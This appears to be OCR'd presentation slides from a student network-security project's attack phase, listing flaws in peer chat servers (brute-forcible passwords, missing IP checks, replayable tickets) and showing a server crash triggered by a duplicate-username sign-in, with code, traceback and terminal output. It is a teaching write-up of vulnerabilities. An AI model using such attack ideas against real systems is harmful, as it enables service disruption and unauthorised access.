
Anyone can connect to the server and attempt brute forcing the password.

Angel Gong, Lucas Gay


- IP not being verified, you can register a new user with same ip and port as another user.
- List command in open so no endpoint security
- No freshness check in request ticket so someone can replay them indefinitely making server generate multiple Ka_b

Crashing the Server (Salman & Swadeep)

- An Attacker who is a legitimate client of the server can choose to crash the server at anytime by attempting to create 2 simultaneous sessions.
- The server will crash and other clients wouldn't be able to access the chat service.



```python
if username in self.clients:
    response.command = 'ERROR'
    response.msg.message = (b'User already exists. Please try another username.').encode('utf-8')
    logging.warning(f"User {username} already exists")
    self.sock.sendto(response.SerializeToString(), addr)
else:
```



```
ritik on RyzenBlade at …/Secure-Message-main python3 server.py
2025-04-20 23:55:32,315 - INFO - Server initialized on port 8080
Server initialized on port 8080
2025-04-20 23:55:39,930 - INFO - Using private key for ('127.0.0.1', 50959)
2025-04-20 23:55:39,980 - INFO - Sent server key to Alice
2025-04-20 23:55:40,025 - INFO - User Alice signed in from ('127.0.0.1', 50959)
2025-04-20 23:55:40,025 - INFO - Sent nonce to client Alice
User Alice signed in from ('127.0.0.1', 50959)
2025-04-20 23:55:56,121 - INFO - Using session key for ('127.0.0.1', 50959)
2025-04-20 23:55:56,121 - INFO - Sent user list to Alice
2025-04-20 23:56:05,306 - INFO - Using private key for ('127.0.0.1', 48874)
Traceback (most recent call last):
  File "/home/ritik/neu/ns-attack-phase/swadeep/Secure-Message-main/Secure-Message-main/s
erver.py", line 343, in <module>
    server.start()
  File "/home/ritik/neu/ns-attack-phase/swadeep/Secure-Message-main/Secure-Message-main/s
erver.py", line 96, in start
    self.signin(message, addr)
  File "/home/ritik/neu/ns-attack-phase/swadeep/Secure-Message-main/Secure-Message-main/s
erver.py", line 205, in signin
    response.msg.message = (b'User already exists. Please try another username.').encode(
'utf-8')
                           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
AttributeError: 'bytes' object has no attribute 'encode'. Did you mean: 'decode'?

ritik on RyzenBlade at …/Secure-Message-main
```

```
ritik on RyzenBlade at …/Secure-Message-main python3 client.py --username Alice --pas
sword test123
+> list
<— Signed In Users: []
+>
```

```
ritik on RyzenBlade at …/Secure-Message-main  python3 client.py --username Alice --pa
ssword test123
+> list
Error in getting user list: argument 'key': a bytes-like object is required, not 'NoneTyp
e'

ritik on RyzenBlade at …/Secure-Message-main  python3 client.py --username Bob --pass
word test123
+> list
Error in getting user list: argument 'key': a bytes-like object is required, not 'NoneTyp
e'

ritik on RyzenBlade at …/Secure-Message-main
```

Contribution

- Design: Ritik (50%) + Ridham (50%)
- Code: Ritik (50%) Client + Ridham (50%) Server
- Attacks: Ritik (50%) + Ridham (50%)